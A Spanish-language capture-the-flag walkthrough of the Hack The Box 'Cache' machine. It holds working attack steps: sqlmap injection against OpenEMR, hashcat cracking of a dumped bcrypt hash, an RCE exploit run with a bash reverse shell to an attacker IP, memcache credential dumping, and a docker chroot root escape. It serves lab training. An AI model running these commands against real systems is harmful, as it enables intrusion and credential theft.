


Máquina cache de Hack the box



Escaneo inicial

```
23:56:22 as ktulu on parrot in ~/HTB/cache/nmap
→ cat targeted


File: targeted
1 # Nmap 7.80 scan initiated Sat May 16 23:38:11 2020 as: nmap -sC -sV -p 22,80 -oN targeted 10.10.10.188
2 Nmap scan report for 10.10.10.188
3 Host is up (0.22s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
7 | ssh-hostkey:
8 |   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
9 |   256  bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
10 |_  256  57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
11 80/tcp    open  http?
12 |_ http-title: Cache
13 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
14
15 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
16 # Nmap done at Sat May 16 23:43:24 2020 -- 1 IP address (1 host up) scanned in 312.47 seconds

23:56:32 as ktulu on parrot in ~/HTB/cache/nmap
→ □
```


Viendo la página web veo que tiene un login

Inspeccionando la página desde chrome veo que ejecuta un script que es visible desde la pestaña network y que tiene en el código fuente el usuario y la contraseña en texto plano.


Uso el usuario ash y la contraseña [H@v3_fun](#) y accedo a la página.



En la página author.html veo que dice que tiene otro proyecto HMS



Añado hms.htb al fichero hosts y accedo a la página.



Busco con searchsploit openemr y aparecen varios exploits, entre ellos este:

OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution

Necesito credenciales para ejecutarlo.

Tal como explican aquí → https://www.youtube.com/watch?v=DJSQ8Pk_7hc&t=88s

Hago una petición al registro de usuario y después procedo a capturar con burp la petición a hms.hrb/portal/add_edit_event_user.php?eid=1'. Creo un fichero openemr.req con el contenido de la petición quitando la comilla del final y ejecuto sqlmap.

```
Sqlmap -r openemr.req --threads=10 --dbs
sqlmap -r openemr.req -D openemr --tables
sqlmap -r openemr.req -D openemr -T user_secure --dump
```

```
Database: openemr
Table: users_secure
[1 entry]
```

id	salt	username	password	last_update	salt_history1	salt_history2	password_history1	password_history2
1	\$2a\$05\$12sTLIG6GTBey8f77AKL6A\$	openemr_admin	\$2a\$05\$12sTLIG6GTBey8f77AKL6.ttEwJDmxs9b16LXqIfCpEcY6VF6P0B.	2019-11-21 06:38:40	NULL	NULL	NULL	NULL

Guardo el hash en un fichero y crackeo la contraseña con hashcat.

hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt

```

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0
GST_ELEM=6 -D KERN_TYPE=3200 -D _unroll'
* Device #1: Kernel m03200-pure.6097c72f.kernel not found in cache! Building may take a while...

* Device #1: Kernel amp_a0.08b1c110.kernel not found in cache! Building may take a while...

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Dictionary cache built:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime....: 2 secs

$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.:xxxxxx

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: bcrypt $2*$, Blowfish (Unix)
Hash.Target.....: $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEc...F6P0B.
Time.Started.....: Thu May 21 23:33:01 2020 (2 secs)
Time.Estimated...: Thu May 21 23:33:03 2020 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 695 H/s (10.42ms) @ Accel:8 Loops:2 Thr:8 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 1024/14344385 (0.01%)
Rejected.....: 0/1024 (0.00%)
Restore.Point....: 768/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:30-32
Candidates.#1....: football1 -> bethany

Started: Thu May 21 23:32:26 2020
Stopped: Thu May 21 23:33:04 2020

23:33:04 as ktulu on parrot in ~/HTB/cache
→ █

```


User: openemr_admin

Pass: xxxxxxx

Con esas credenciales ya puedo usar este exploit:

OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution

```
python openemr_rce.py http://hms.htb -u openemr_admin -p xxxxxx -c 'bash -i >&
/dev/tcp/10.10.14.42/1337 0>&1'
```

Y recibo la shell.

La convierto en una shell completamente interactiva:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

ctrl + z

```
stty raw -echo
```

fg

intro

```
export TERM=xterm
```

```
stty rows 57 columns 231
```

pienso en reutilizar la contraseña del usuario ash y escalo al usuario

su – ash → H@v3 fun y escalo al usuario ash

Ejecuto ss -tnl y veo el puerto 11211 a la escucha.

Buscando en internet encuentro que el servicio que corre detrás de ese puerto es memcache y tiene una vulnerabilidad que puede ser explotada para ver tráfico de red que se guarda en cache.

<https://niiconsulting.com/checkmate/2013/05/memcache-exploit/>

Ejecuto nc 127.0.0.1 11211

stats items

```
stats cache dump 1 0
```

```
get user
```

```
get passwd
```


Y me da el usuario luffy y la contraseña 0n3_p1ec3

Con el comando id veo que pertenezco al grupo docker

```
luffy@cache:~$ id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
```

Miro en gtfobins y me aprovecho de la forma que dice para obtener una shell

```
docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
```



```
luffy@cache:~$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
# whoami
root
# pwd
/
# ls root
root.txt
# ls
bin boot dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin snap srv swap.img sys tmp usr var vmlinuz vmlinuz.old
# pwd
/
# cd root
# cat root.txt
a6eaf2fb355fba2643310a9e0a2d1862
# |
```

root.txt → a6eaf2fb355fba2643310a9e0a2d1862